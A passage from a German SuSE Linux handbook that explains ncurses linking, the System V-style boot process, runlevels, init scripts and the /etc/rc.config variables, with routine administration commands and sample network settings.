Auf der CD befindet sich nun das Paket `ncurses`. Die zugehörigen Bibliotheken haben den Namen `libncurses.so.<xx>`. Dies hat zur Folge, daß in vielen Makefiles die Anweisungen für den Linker geändert werden müssen. Man sollte also eigene Pakete mit **-lncurses** übersetzen und nie mit **-lcurses**. Wer das dennoch will, der muß

```
-I/usr/include/termcap -I/usr/include/curses
-L/usr/lib/termcap -L/usr/lib/curses
```

verwenden.

### 16.4.3 Manpages

Für einige GNU-Applikationen (z. B. `tar`) werden die Manpages nicht mehr weitergepflegt. An ihre Stelle treten info-Dateien. **Info (info)** ist GNUs Hypertext-System. Mit **info info** erhält man erste Hilfe zur Benutzung. **info** kann entweder über **Emacs emacs -f info** aufgerufen werden, oder standalone: **info**. Angenehm zu bedienen sind **tkinfo** oder **xinfo**.

## Das SuSE Linux-Bootkonzept

Das Booten und die Initialisierung eines UNIX-Systems bereiten selbst einem erfahrenen System-Administrator ein leichtes Kribbeln. Dieses Kapitel gibt eine kurze Einführung in das Bootkonzept von SuSE Linux. Dieses Konzept ist komplexer, aber auch wesentlich flexibler als das der meisten anderen Linux-Systeme. Es ist auf dem Bootkonzept einer modernen **System V**-Workstation begründet, wie es zum Beispiel in [Fri93] beschrieben ist.

Mit den lapidaren Worten "Uncompressing Linux..." übernimmt der sogenannte Kernel, das Regiment über die gesamte Hardware des Systems. Er prüft und setzt die Console<sup>1</sup>, um danach die Einstellungen im BIOS lesen und die elementaren Schnittstellen des Mainboards zu initialisieren. In den nächsten Schritten „proben“ die einzelnen Treiber – die ja Bestandteil des Kernels sind – die vorhandene Hardware, um sie gegebenenfalls zu initialisieren. Nach dem „Partitionscheck“ und dem Mounten des Root-Filesystems<sup>2</sup> startet der Kernel das Programm `/sbin/init`, welches das eigentliche System mit seinen vielen Dienstprogrammen und deren Konfiguration hochfährt<sup>3</sup>. Der Kernel verwaltet weiterhin das gesamte System, also Rechenzeit der einzelnen Programme und deren Hardware-Zugriffe.

### 17.1 Das init-Programm

Das Programm `/sbin/init` ist der für die korrekte Initialisierung des Systems zuständige Prozeß; es ist sozusagen der „Vater aller Prozesse“ im System.

Unter allen Programmen nimmt **init** eine Sonderrolle ein: **init** wird direkt vom Kernel gestartet und ist immun gegen das Signal 9, mit dem normalerweise jeder Prozeß „gekillt“ werden kann. Alle weiteren Prozesse werden entweder von **init** selbst oder von einem seiner „Kindprozesse“ gestartet.

Konfiguriert wird **init** zentral über die Datei `/etc/inittab`; hier werden die sogenannten „Runlevel“ definiert (mehr dazu im nächsten Abschnitt) und es wird festgelegt, was in den einzelnen Levels geschehen soll. Abhängig von den Einträgen in `/etc/inittab` werden von **init** verschiedene Skripte gestartet, die aus Gründen der Übersichtlichkeit im Verzeichnis `/sbin/init.d` zusammengefaßt sind.

---

<sup>1</sup> Genauer die BIOS-Register der Graphikkarte und das Ausgabeformat auf den Bildschirm.

<sup>2</sup> Anbinden der Root-Partition an das Verzeichnis `/`.

<sup>3</sup> UNIX-Jargon :-)

Der gesamte Hochlauf des Systems – und natürlich auch das Herunterfahren – wird somit einzig und allein vom **init**-Prozeß gesteuert; in diesem Sinne läßt sich der Kernel quasi als „Hintergrundprozeß“ betrachten, dessen Aufgabe darin besteht, die gestarteten Prozesse zu verwalten, ihnen Rechenzeit zuzuteilen und den Zugriff auf die Hardware zu ermöglichen und zu kontrollieren.

### 17.2 Die Runlevel

Unter Linux existieren verschiedene sogenannte *Runlevel*, die definieren, welchen Zustand das System haben soll. Der Standard-Runlevel, in dem das System beim Booten hochfährt, ist in der Datei `/etc/inittab` durch den Eintrag `initdefault` festgelegt. Für gewöhnlich ist dies 2 oder 3 (siehe Tabelle 17.1). Alternativ kann der gewünschte Runlevel beim Booten (z. B. am LILO-Prompt) angegeben werden; der Kernel gibt Parameter, die er nicht selbst auswertet, unverändert an den **init**-Prozeß weiter.

Um zu einem späteren Zeitpunkt in einen anderen Runlevel zu wechseln, kann einfach **init** mit der Nummer des zugehörigen Runlevels aufgerufen werden; natürlich kann das Wechseln des Runlevels nur vom *Systemadministrator* veranlaßt werden.

Beispielsweise gelangt man durch das Kommando

```
root@erde:/ > init S
```

in den sogenannten *single user mode*, der der Pflege und Administration des Systems dient. Nachdem der Systemadministrator seine Arbeit beendet hat, kann er durch

```
root@erde:/ > init 2
```

das System wieder in den normalen Runlevel hochfahren lassen, in dem alle für den Betrieb erforderlichen Programme laufen und sich die einzelnen User beim System anmelden können.

Die Tabelle 17.1 gibt einen Überblick über die zur Verfügung stehenden Runlevel. Runlevel 1 sollte auf einem System, dessen `/usr`-Partition via NFS gemountet ist, nicht verwendet werden!

---

| Runlevel | Bedeutung                          |
|----------|------------------------------------|
| 0        | Halt                               |
| S        | Single User Mode                   |
| 1        | Multi User ohne Netzwerk           |
| 2        | Multi User mit Netzwerk (Standard) |
| 3        | Multi User mit Netzwerk und Xdm    |
| 4        | Frei                               |
| 5        | Frei                               |
| 6        | Reboot                             |

---

Tabelle 17.1: Liste der gültigen Runlevel unter Linux

Daraus folgt insbesondere, daß Sie das System auch durch

```
root@erde:/ > init 0
```

anhalten, bzw. durch

```
root@erde:/ > init 6
```

neu starten können.

Wenn Sie auf Ihrem Rechner das X Window System bereits korrekt konfiguriert haben (Abschnitt 9.1) und möchten, daß sich die Benutzer direkt an der grafischen Oberfläche beim System anmelden, so können Sie den Standard-Runlevel in `/etc/inittab` einfach auf 3 ändern. Bevor Sie dies tun, sollten Sie erst einmal durch Eingabe von

```
root@erde:/ > init 3
```

testen, ob das System so wie von Ihnen gewünscht funktioniert.

Eine zerstörte `/etc/inittab` kann dazu führen, daß das System nicht mehr korrekt hochgefahren wird. Gehen Sie bei Veränderungen dieser Datei deshalb mit ganz besonderer Sorgfalt vor. – Als Notnagel können Sie in einem solchen Fall versuchen, am LILO-Prompt den Parameter `init=/bin/sh` zu übergeben, um direkt in eine Shell zu booten (vgl. Abschnitt 4.3, Seite 96); also in dieser Art:

```
boot: linux init=/bin/sh
```



## 17.3 Wechsel des Runlevels

Generell passieren bei einem Wechsel des Runlevels folgende Dinge: Die sogenannten *Stop-Skripte* des gegenwärtigen Runlevels werden ausgeführt – dabei werden typischerweise verschiedene in diesem Level laufende Programme beendet – und die *Start-Skripte* des neuen Runlevels werden ausgeführt. Während eines solchen Vorgangs werden in den meisten Fällen einige Programme gestartet.

Um dies zu verdeutlichen, betrachten wir an einem Beispiel, was passiert, wenn von Runlevel 2 nach Runlevel 3 gewechselt wird:

- Der Administrator ('root') teilt dem `init`-Prozeß mit, daß der Runlevel gewechselt werden soll:

```
root@erde:/ > init 3
```

- `init` konsultiert die Konfigurationsdatei `/etc/inittab` und stellt fest, daß das Skript `/sbin/init.d/rc` mit dem neuen Runlevel als Parameter aufgerufen werden muß.
- Nun ruft `rc` alle Stop-Skripte des gegenwärtigen Runlevels auf, für die im neuen Runlevel kein Start-Skript existiert; in unserem Beispiel sind dies alle Skripte, die sich im Verzeichnis `/sbin/init.d/rc2.d` befinden (der alte Runlevel war 2) und mit einem 'K'<sup>4</sup> beginnen. Die nach dem 'K' folgende Zahl gewährleistet, daß hierbei eine bestimmte Reihenfolge eingehalten wird, da unter Umständen manche Programme von anderen abhängig sind.

<sup>4</sup> Die Namen der Stop-Skripte beginnen immer mit 'K' (engl. *kill*), die der Start-Skripte mit 'S' (engl. *start*).

- Als letztes werden die Start-Skripte des neuen Runlevels aufgerufen; diese liegen in unserem Beispiel unter `/sbin/init.d/rc3.d` und beginnen mit einem 'S'. Auch hierbei wird eine bestimmte Reihenfolge eingehalten, die durch die dem 'S' folgende Zahl festgelegt ist.

Wenn Sie in denselben Runlevel wechseln, in dem Sie sich bereits befinden, liest **init** nur seine `/etc/inittab` ein, prüft sie auf Veränderungen und nimmt bei Bedarf die entsprechenden Maßnahmen vor (beispielsweise das Starten eines **getty** auf einer weiteren Schnittstelle).

### 17.4 Die Init-Skripte

**Konzept** Die Skripte unter `/sbin/init.d` unterteilen sich in zwei Kategorien:

- Skripte, die direkt von **init** aufgerufen werden: Dies ist nur beim Booten der Fall sowie bei einem sofortigen Herunterfahren des Systems (bei Stromausfall oder durch Drücken der Tastenkombination `[Strg] + [Alt] + [Entf]` durch den Anwender).
- Skripte, die indirekt von **init** aufgerufen werden: Das geschieht bei einem Wechsel des Runlevels; hier wird generell das übergeordnete Skript `/sbin/init.d/rc` ausgeführt, das dafür sorgt, daß die relevanten Skripte in der korrekten Reihenfolge aufgerufen werden.

Alle Skripte befinden sich unter `/sbin/init.d`. Die Skripte für das Wechseln des Runlevels befinden sich ebenfalls in diesem Verzeichnis, werden jedoch grundsätzlich als symbolischer Link aus einem der Unterverzeichnisse `/sbin/init.d/rc0.d` bis `/sbin/init.d/rc6.d` aufgerufen. Dies dient der Übersichtlichkeit und vermeidet, daß Skripte mehrfach vorhanden sein müssen, etwa weil sie in verschiedenen Runlevels verwendet werden sollen. Da jedes dieser Skripte sowohl als Start- wie auch als Stop-Skript aufgerufen werden kann, müssen sie alle die beiden möglichen Parameter **start** und **stop** verstehen.

**Beispiel** Beim Verlassen des Runlevels 2 wird `/sbin/init.d/rc2.d/K40network` aufgerufen; `/sbin/init.d/rc` ruft das Skript `/sbin/init.d/network` mit dem Parameter **stop** auf. Beim Eintritt in Runlevel 3 wird letztlich das gleiche Skript gestartet, diesmal jedoch mit dem Parameter **start**.

Die Links in den einzelnen Runlevel-spezifischen Unterverzeichnissen dienen somit also nur dazu, eine Zuordnung der einzelnen Skripte zu bestimmten Runlevels zu ermöglichen.

**Boot und Shutdownl** Im folgenden finden Sie eine kurze Beschreibung der ersten Boot- und der letzten Shutdown-Skripte sowie des Steuerskripts:

- **boot**  
Wird beim Start des Systems ausgeführt und direkt von **init** gestartet. Es ist unabhängig vom gewünschten Default-Runlevel und wird nur genau ein einziges Mal ausgeführt. Hier wird der Kernel-Dämon gestartet, der das automatische Laden von Kernel-Modulen übernimmt. Es werden die Dateisysteme geprüft, etwaige überflüssige Dateien unter `/var/lock` gelöscht und das Netzwerk für das Loopback-Device konfiguriert, sofern dies in `/etc/rc.config` eingetragen ist. Weiterhin wird die Systemzeit

gesetzt und Plug-and-Play-Hardware wird mit den `isapnp`-Tools konfiguriert.

Tritt beim Prüfen und automatischen Reparieren der Dateisysteme ein schwerer Fehler auf, hat der Systemadministrator nach Eingabe des Root-Paßwortes die Möglichkeit, manuell eine Lösung des Problems herbeizuführen.

Diesem Skript ist des weiteren das Verzeichnis `/sbin/init.d/boot.d` zugeordnet; alle in diesem Verzeichnis gefundenen Skripte werden automatisch beim Hochlauf des Systems ausgeführt. Dies ist die richtige Stelle für eigene Erweiterungen, die nur einmal beim Start aktiviert werden sollen.

Schließlich wird als letztes das Skript **boot.local** ausgeführt.

- **boot.local**

Hier können weitere Dinge eingetragen werden, die beim Start geschehen sollen, bevor das System in einen der Runlevels eintritt; es kann von der Funktion her quasi mit der von DOS gewohnten `AUTOEXEC.BAT` verglichen werden.

- **boot.setup**

Grundlegende Einstellungen, die beim Übergang vom *single user mode* in irgendeinen Runlevel vorgenommen werden müssen.

Hier werden die Tastaturbelegung und die Konsolenkonfiguration geladen.

- **halt**

Dieses Skript wird nur beim Eintritt in den Runlevel 0 oder 6 ausgeführt. Dabei wird es entweder unter dem Namen *halt* oder dem Namen *reboot* aufgerufen. Abhängig davon, wie **halt** aufgerufen wurde, wird das System neu gestartet oder ganz heruntergefahren.

- **rc**

Das übergeordnete Skript, das bei jedem Wechsel des Runlevels aufgerufen wird. Es führt die Stop-Skripte des gegenwärtigen Runlevels aus und danach die Start-Skripte des neuen.

Eigene Skripte lassen sich anhand dieses Konzepts hinzufügen; ein Gerüst ist in `/sbin/init.d/skeleton` vorbereitet. Um die Ausführung eines eigenen Skripts über die `/etc/rc.config` zu steuern, sollte eine `<START_>`-Variable dort hinterlegt und dann im eigenen Skript abgefragt werden; zusätzliche Parameter sollten nur im begründeten Einzelfall in der `/etc/rc.config` eingetragen werden (vgl. z.B. das Skript `/sbin/init.d/gpm`).

Nun Links von dem jeweiligen `rc`-Verzeichnis auf das neue Skript anlegen, damit das Skript – wie oben beschrieben (Abschnitt 17.3, Seite 395) – beim Wechsel des Runlevels ausgeführt wird; die Namensgebung für die Links wird ebendort beleuchtet. Die technischen Details werden in der Manpage von **init.d** (**man 7 init.d**) dargestellt.

## Eigene Skripte

Beim Erstellen eigener Skripte ist Vorsicht geboten – ein fehlerhaftes Skript ist in der Lage, den Rechner „aufzuhängen“; vgl. oben Abschnitt 17.2, falls einmal nichts mehr gehen sollte ...



### 17.5 /etc/rc.config und SuSEconfig

Praktisch die gesamte Konfiguration von SuSE Linux kann über die zentrale Konfigurationsdatei `/etc/rc.config` vorgenommen werden. In dieser Datei werden eine Reihe von Umgebungsvariablen gesetzt, die unter anderem von den Init-Skripten ausgewertet werden; jedes der Skripte unter `/sbin/init.d` lädt („sourcet“) als erstes die Datei `/etc/rc.config`, um die aktuell gültigen Werte der einzelnen Variablen zu übernehmen.

Darüber hinaus können viele weitere Konfigurationsdateien des Systems in Abhängigkeit von `/etc/rc.config` generiert werden; diese Aufgabe wird von `/sbin/SuSEconfig` erledigt. So wird beispielsweise nach einer Änderung der Netzwerkkonfiguration die Datei `/etc/resolv.conf` neu erzeugt, da sie abhängig von der Art der Konfiguration ist.

Wenn Sie also Änderungen an `/etc/rc.config` vornehmen, müssen Sie nachfolgend immer **SuSEconfig** aufrufen, um sicherzustellen, daß Ihre Einstellungen auch an allen relevanten Stellen wirksam werden. Verändern Sie die Konfiguration mit YaST, brauchen Sie sich darum nicht explizit zu kümmern; YaST startet automatisch **SuSEconfig**, wodurch die betroffenen Dateien auf den aktuellen Stand gebracht werden.

Dieses Konzept ermöglicht es, grundlegende Änderungen an der Konfiguration des Rechners vornehmen zu können, ohne die Maschine neu booten zu müssen. Da manche Einstellungen sehr tiefgreifend sind, müssen jedoch unter Umständen einige Programme neu gestartet werden, um die Änderungen wirksam werden zu lassen. Diese Vorgehensweise wurde zum Beispiel bei der Konfiguration des Netzwerks beschrieben (siehe Abschnitt 6.2), wo durch Verwendung der Kommandos

```
root@erde: # /sbin/init.d/network stop
root@erde: # /sbin/init.d/network start
```

erreicht wurde, daß die von der Änderung betroffenen Programme neu gestartet wurden. Wie Sie sehen, können die Init-Skripte auch von Hand aufgerufen werden.

Generell ist für das Konfigurieren des Systems folgender Weg zu empfehlen:

- Bringen Sie das System in den „single user mode“:

```
root@erde: # init S
```

Alternativ können Sie auch den Runlevel 1 verwenden, bei dem Sie zusätzlich die Möglichkeit haben, sich auf mehreren Konsolen einzuloggen:

```
root@erde: # init 1
```

- Nehmen Sie die gewünschten Änderungen an der Konfigurationsdatei `/etc/rc.config` vor. Dies kann mit einem beliebigen Editor geschehen oder mit YaST unter dem Punkt ‘Konfigurationsdatei verändern’ (siehe Abschnitt 17.6).
- Führen Sie **SuSEconfig** aus, um die Änderungen in die verschiedenen weiteren Konfigurationsdateien eintragen zu lassen. Dies geschieht automatisch, wenn Sie die Datei `/etc/rc.config` mit YaST geändert haben.
- Bringen Sie das System in den vorherigen Runlevel zurück:

```
root@erde: # init 2
```

Diese Vorgehensweise ist natürlich nur bei sehr weitreichenden Änderungen an den Einstellungen des Systems erforderlich (z. B. Netzwerkkonfiguration); bei einfachen Aufgaben ist es nicht erforderlich, für die Administration in den „single user mode“ zu wechseln; jedoch stellen Sie damit sicher, daß auch wirklich alle von der Änderung betroffenen Programme neu gestartet werden.

Um die automatische Konfiguration via **SuSEconfig** *grundsätzlich* abzuschalten, kann die Variable `<ENABLE_SUSECONFIG>` in der `/etc/rc.config` gesetzt werden (vgl. aber die Warnung in Abschnitt 17.6, Seite 399); es ist auch möglich, mittels geeigneter `rc.config`-Variablen die Auto-Konfiguration nur gezielt zu „disablen“.



## 17.6 Die `/etc/rc.config`-Variablen

Im folgenden werden die einzelnen Parameter des Systems und ihre Einstellungen kurz beschrieben. Wenn Sie `/etc/rc.config`, die Konfigurationsdatei, *nicht* mit YaST bearbeiten, achten Sie darauf, daß Sie einen leeren Parameter als zwei aufeinanderfolgende Anführungszeichen schreiben (z. B. **KEYTABLE=""**) und Parameter, die Leerzeichen enthalten, in Anführungsstriche einschließen. Bei Variablen, die nur aus einem Wort bestehen, sind die Anführungszeichen nicht nötig.

In der folgenden Beschreibung hat jeder Parameter einen Wert, um anhand eines Beispiels die möglichen Einstellungen zu verdeutlichen:

### Grundeinstellungen

- **ENABLE\_SUSECONFIG=yes**  
Legt fest, ob **SuSEconfig** der Konfiguration vornehmen soll. Bitte auf keinen Fall ausschalten, falls Sie Installationssupport in Anspruch nehmen wollen ; -)
- **MAIL\_REPORTS\_TO=tux**  
Festlegen, an wen **SuSEconfig** Reporte zur System-Administration per E-Mail schicken soll.
- **MOUSE=/dev/ttyS2**  
Die Schnittstelle, an der die Maus angeschlossen ist. Von YaST bzw. **SuSEconfig** wird ein Link von `/dev/mouse` auf das angegebene Device angelegt.
- **MODEM=/dev/ttyS1**  
Die Schnittstelle, an der das Modem angeschlossen ist. Von YaST bzw. **SuSEconfig** wird ein Link von `/dev/modem` auf das angegebene Device angelegt.
- **KEYTABLE=de-latin1-nodeadkeys**  
Definiert die Tastaturbelegung.
- **KBD\_NUMLOCK=no**  
 beim Booten nicht einschalten.
- **KBD\_CAPSLOCK=no**  
 beim Booten nicht einschalten.

- **KBD\_RATE=30**  
Bestimmt die Geschwindigkeit der automatischen Tastaturwiederholung. Mögliche Eingaben sind von zweimal bis zu 30 mal pro Sekunde. Damit diese Einstellung wirkt, muß gleichfalls die Dauer der Verzögerung (vgl. **KBD\_DELAY**) festgelegt werden!
- **KBD\_DELAY=250**  
Hier können Sie die Verzögerung einstellen, nach der die automatische Wiederholungsfunktion einsetzt. Der Wert ist in Millisekunden, das Raster ist jedoch nicht sehr genau. Sie müssen auch **KBD\_RATE** einstellen!
- **FONT=mr. fnt**  
Der Font, der für die Console geladen wird. Nicht alle Fonts unterstützen die deutschen Umlaute! Mit YaST können Sie bequem die Fonts durchprobieren und denjenigen einstellen, der Ihnen am besten gefällt.
- **GMT=-u**  
Wenn Ihre Hardware-Uhr auf GMT (*Greenwich Mean Time*) eingestellt ist, setzen Sie diese Variable auf **-u<sup>5</sup>**, anderenfalls lassen Sie sie leer. Diese Einstellung ist relevant für das automatische Umstellen von Sommer- auf Winterzeit und umgekehrt.
- **TIMEZONE=MET**  
Die Zeitzone, in der Sie wohnen. Ist wichtig auch für die automatische Umstellung von Sommer- auf Winterzeit und umgekehrt.

### Lokale Hardware initialisieren (PCMCIA)

- **PCMCIA=i82365**  
Dient der Festlegung des Chipsets; gültige Werte sein **i82365** oder **tcic**. Wenn die Variable auf "" gesetzt wird, wird das PCMCIA-Subsystem nicht gestartet. Feineinstellungen sind über die Variablen **PCMCIA\_PCIC\_OPTS** und **PCMCIA\_CORE\_OPTS** möglich.

### Netz- und lokale Dienste starten und konfigurieren

- **START\_GPM=yes**  
Steuert, ob der Maus-Support für die Console gestartet wird; damit kann zwischen verschiedenen virtuellen Consolen mit der Maus Text ausgetauscht werden. **Gpm** ist problematisch im Zusammenhang mit manchen Busmäusen; haben Sie bei der Verwendung von X Probleme mit der Maus, sollten Sie das Starten des **gpm** unterbinden. Oder verwenden Sie gleich den **xdm**, denn in Runlevel 3 wird **gpm** grundsätzlich nicht gestartet.
- **GPM\_PARAM=" -t logi -m /dev/mouse"**  
Die Startparameter für den **gpm**; normalerweise von YaST versorgt.
- **START\_LOOPBACK=yes**  
Legt fest, ob quasi ein Mini-Netzwerk eingerichtet werden soll, indem das sogenannte *Loopback*-Device konfiguriert wird. Da viele Programme diese Funktionalität benötigen, sollte es aktiviert werden.<sup>6</sup>

---

<sup>5</sup> Das **-u** ist ein Kürzel für *universal time*.

<sup>6</sup> Natürlich muß auch der Kernel Netzwerkunterstützung bieten!

- **CHECK\_ETC\_HOSTS=yes**  
Legt fest, ob SuSEconfig die `/etc/hosts` überprüfen und ggf. ändern soll.
- **SETUPDUMMYDEV=yes**  
Legt fest, ob das Dummy-Device eingerichtet werden soll; nützlich bei non-permanenten Netzwerk-Verbindungen (z. B. SLIP oder PPP).
- **CREATE\_HOSTCONF=yes**  
Legt fest, ob SuSEconfig die `/etc/host.conf` überprüfen und ggf. ändern soll.
- **CREATE\_RESOLVCONF=yes**  
Legt fest, ob SuSEconfig die `/etc/resolv.conf` überprüfen und ggf. ändern soll. Wenn auf `yes` gesetzt *und* eine der Variablen **SEARCHLIST** oder **NAMESERVER** leer ist, dann wird angenommen, daß kein DNS gewollt ist und `/etc/resolv.conf` gelöscht werden kann. Wenn auf `no` gesetzt, wird `/etc/resolv.conf` unverändert gelassen.
- **NETCONFIG=\_0**  
Gibt an, wieviele Netzwerkkarten (oder sonstige Netz-Devices) der Rechner besitzt. Dies ist das Beispiel für eine Netzwerkkarte (sie werden mit 0 beginnend numeriert); bei einer Maschine mit zwei Karten müßte der Eintrag **NETCONFIG=" \_0 \_1"** lauten. Bei einem Rechner ohne Netzwerkkarte bleibt der Eintrag leer.
- **IPADDR\_0=193.141.17.202**  
Die IP-Adresse für die erste Netzwerkkarte.
- **NETDEV\_0=eth0**  
Der Name des ersten Netzwerk-Devices (üblicherweise eine Ethernet-Netzwerkkarte, daher der Eintrag **eth0**. Weitere mögliche Einträge sind **str1** oder **plip1**. Verfügt der Rechner über mehr als eine Netzwerkkarte, werden analog die Variablen NETDEV\_1 bis NETDEV\_3 versorgt.
- **IFCONFIG\_0="193.141.17.205 broadcast 193.141.17.255 netmask 255.255.255.192"**  
Das Konfigurationskommando für das erste Netzwerk-Gerät. Die nötigen Einstellungen lassen sich komfortabel mit YaST vornehmen. Besitzen Sie mehr als eine Netzwerkkarte, tragen Sie hier entsprechend in die weiteren Variablen die Befehlszeilen ein.
- **NETWORK\_0="-net 193.141.17.0"**  
Die Netzwerk-Adresse für die erste Netzwerkkarte. Bei Verwendung von Point-To-Point-Verbindungen (etwa mit PLIP) wird von YaST ein Eintrag in der Form `"-host 193.141.17.202"` erzeugt. Es wird dabei die Adresse des PPP-Partners angegeben.
- **GATEWAY\_0=193.141.17.200**  
Die Gateway-Adresse für die erste Netzwerkkarte. Sämtliche IP-Pakete, die nicht im lokalen Netz zugestellt werden können, werden an diesen Rechner geschickt. Dies ist typischerweise die Maschine, die beispielsweise den Internet-Anschluß realisiert.
- **CLOSE\_CONNECTIONS=false**  
Falls auf `true` gesetzt ist *und* der „Runlevel“ 0 oder 6 ist (halt oder reboot), sendet `/sbin/init.d/route` allen Prozessen, die eine „remote tcp“- oder „udp“-Verbindung offen haben, ein **SIGTERM**.

- **FQHOSTNAME=erde.kosmos.all**  
Der voll qualifizierte Name des Rechners; „voll qualifiziert“ bedeutet hierbei „vollständig“, d. h. der komplette Name, zusammengesetzt aus Rechner- und Domainname.
- **SEARCHLIST=kosmos.all**  
Dieser Eintrag wird verwendet, um einen nicht voll qualifizierten Hostnamen zu vervollständigen. Wird beispielsweise der Rechnername `venus` verwendet, wird geprüft, ob `venus.kosmos.all` ein gültiger Rechnername ist. Diese Variable *muß* versorgt werden, wenn Sie DNS verwenden möchten! Geben Sie hier zumindest Ihren Domain-Namen an. Sie können bis zu drei Einträge in der „searchlist“ vornehmen, die durch Leerzeichen voneinander getrennt sind.
- **NAMESERVER=193.141.17.193**  
Die Adresse des Name-Servers, der befragt werden soll, wenn ein Rechnername in eine IP-Adresse umgewandelt werden muß. Sie können bis zu drei Nameserver angeben, deren Adressen durch Leerzeichen voneinander getrennt sind.  
Wenn Sie einen Nameserver verwenden möchten, *müssen* Sie auch die Variable **SEARCHLIST** versorgen!
- **ORGANIZATION="Duesentrieb, Entenhausen"**  
Der hier eingetragene Text erscheint in jedem News-Posting, das von dem betreffenden Rechner abgeschickt wird.
- **NNTPSERVER=sonne.kosmos.all**  
Die Adresse des News-Servers; beziehen Sie Ihre News per UUCP und werden sie lokal gespeichert, sollten Sie hier **localhost** eintragen.
- **IRCSERVER=sonne.kosmos.all**  
Hier können Sie mehrere IRC-Server (*Internet Relay Chat*) angeben. Die Namen der einzelnen Server werden durch Leerzeichen voneinander getrennt.
- **START\_INETD=yes**  
Aktiviert den **inetd**-Superdämon wird. Dieser Dämon reagiert auf Verbindungswünsche anderer Rechner und startet abhängig vom gewählten Port den zugehörigen Dienst. Sie benötigen dies, wenn Sie sich per **telnet** oder **rlogin** auf den Rechner einloggen möchten. – Setzen Sie **START\_INETD** jedoch auf **no**, wenn der **xinetd** zum Einsatz kommen soll (vgl. Abschnitt 17.6, Seite 402).
- **START\_XINETD=no**  
Aktiviert den **xinetd**-Superdämon, den erweiterten **inetd** (vgl. Abschnitt 17.6, Seite 402). Wenn dieser „extended Internet services daemon“ benutzt werden soll, muß **START\_INETD** auf **no** gesetzt werden.
- **SENDMAIL\_xxxx=**  
Die **sendmail**-Variablen sind in Abschnitt 7.6, Seite 181 dokumentiert.
- **SMTP=no**  
Legt fest, ob ein Sendmail-Dämon laufen soll. Wenn Sie Ihre E-Mail ausschließlich via UUCP empfangen, brauchen Sie dies nicht, vorausgesetzt, Sie rufen nach jedem Pollen **sendmail -q** auf (das von UUCP aufgerufene **rmail** stellt die Mail nur in die Empfangswarteschlange, stellt sie jedoch nicht zu). In einem Netz, in dem die Mail-Spool-Verzeichnisse

via NFS gemountet sind und der einzelne Rechner somit nur abgehende Mail hat, kann diese Variable ebenfalls auf **no** stehen; das gleiche gilt bei Verwendung eines „Relay Hosts“.

- **START\_KERNELD=yes**

Diese Variable steuert, ob beim Booten automatisch der Kernel-Dämon gestartet wird. Dieser Dämon sorgt dafür, daß bei Bedarf automatisch benötigte Kernel-Module geladen werden. Eine kurze Einführung in das Modulkonzept und die Funktion des **kerneld** finden Sie in Abschnitt 13.2.

- **START\_PORTMAP=no**

Legt fest, ob der Portmapper gestartet werden soll. Sie benötigen den Portmapper, wenn der Rechner als NFS-Server dienen soll (siehe Abschnitt 6.5); ohne den Portmapper können die Dämonen **rpc.mountd** und **rpc.nfsd** nicht laufen; deshalb wird der Portmapper auch dann gestartet, wenn diese Variable auf **no** steht, aber **NFS\_SERVER** eingeschaltet ist! Auch für die Verwendung von NIS (siehe Abschnitt 6.4) ist der Portmapper erforderlich!

- **NFS\_SERVER=no**

Wenn der Rechner als NFS-Server dienen soll, ist diese Variable auf **yes** zu setzen. Dadurch wird bewirkt, daß die Dämonen **rpc.nfsd** und **rpc.mountd** gestartet werden. Für eine weitergehende Beschreibung eines NFS-Servers (zum Beispiel die Festlegung der zu exportierenden Verzeichnisse) lesen Sie bitte Abschnitt 6.5.

- **REEXPORT\_NFS=no**

Setzen Sie die Variable auf **yes**, um gemountete NFS-Verzeichnisse oder NetWare Volumes zu re-exportieren.

- **NFS\_SERVER\_UGID=no**

Wenn der Dämon (**rpc.ugidd**) für die Umsetzung von User- und Group-ID gestartet werden soll; diese Variable greift nur, wenn `<NFS_SERVER>` auf **yes** gesetzt ist.

- **START\_AMD=no**

Automounter starten; wenn keine zwingenden Gründe vorliegen, sollte man jetzt das **autofs**-Kernelmodul bevorzugen und die folgende Variable **START\_AUTOFS** auf **yes** setzen.

- **START\_AUTOFS=no**

Mit diesem Dämon ist es möglich, sowohl über NFS erreichbare Verzeichnisse als auch lokale Verzeichnisse (CD-ROM-Laufwerke, Disketten, etc.) automatisch zu mounten.

- **START\_RWHOD=no**

Legt fest, ob der **rwhod** gestartet werden soll. Achtung, der **rwhod** sendet regelmäßig „Broadcasts“; das kann dazu führen, daß bei On-Demand-Verbindungen (ISDN und/oder **diald**) diese aufgebaut werden – und Kosten verursachen können!

- **START\_ROUTED=no**

Der Route-Dämon ist nur notwendig für dynamisches Routen (vgl. Manpage von **routed** (**man routed**)). Achtung, dieser Dienst verursacht alle 30 Sekunden Netzverkehr; wenn der Rechner mit dem Internet über Dialup verbunden ist (z. B. ISDN), dann macht es *keinen* Sinn, diese Variable auf **yes** zu setzen.

- **START\_NAMED=no**  
Legt fest, ob der Name-Dämon gestartet werden soll.
- **CREATE\_YP\_CONF=yes**  
Legt fest, ob **SuSEconfig** abhängig von den beiden folgenden Einträgen automatisch die nötigen Dateien für die Verwendung von YP (siehe Abschnitt 6.4) erzeugen soll. Weiterhin werden die Dateien `/etc/passwd` und `/etc/group` angepaßt, soweit noch erforderlich.
- **YP\_DOMAINNAME=kosmos.all**  
Der YP-Domainname des Rechners. Für detailliertere Informationen lesen Sie bitte Abschnitt 6.4.
- **YP\_SERVER=sonne.kosmos.all**  
Der Name des NIS-Servers.
- **USE\_NIS\_FOR\_RESOLVING=no**  
NIS für die Auflösung der Rechnernamen verwenden.
- **START\_DHCPD=no**  
Server für DHCP (engl. *Dynamic Host Configuration Protocol*) starten.
- **START\_RADIUSD=yes**  
Radius-Accounting und Authentication Service starten. Dieser Service wird z. B. von bestimmten Dialin-Servern benutzt, um die Benutzer-Authentifizierung durchzuführen; vgl. die Dokumentation unter `/usr/doc/packages/radiusd`
- **START\_LPD=yes**  
**lpd** (engl. *Line Printer Daemon*) starten; für das Drucken in der Regel notwendig.
- **START\_NNTPD=yes**  
**nntpd** starten; notwendig, wenn Zugriff über NNTP auf die lokalen News gewährleistet werden soll.
- **START\_INN=no**  
INN Newsserver starten.
- **START\_ATD=yes**  
Legt fest, ob der AT-Dämon gestartet werden soll. Dieser Dämon gestattet es, bestimmte Jobs zu einem vorgegebenen Zeitpunkt ausführen zu lassen. Im Gegensatz zum Cron-Dämon geht es um das einmalige Ausführen einer bestimmten Aktion.
- **START\_HTTPD=yes**  
Gibt an, ob der Apache http-Dämon gestartet werden soll.
- **START\_HTTPSD=yes**  
Gibt an, ob der Apache httpsd („sicherer“ Webserver) mit SSL und PHP3 gestartet werden soll.
- **START\_SQUID=no**  
Gibt an, ob Squid gestartet werden soll.
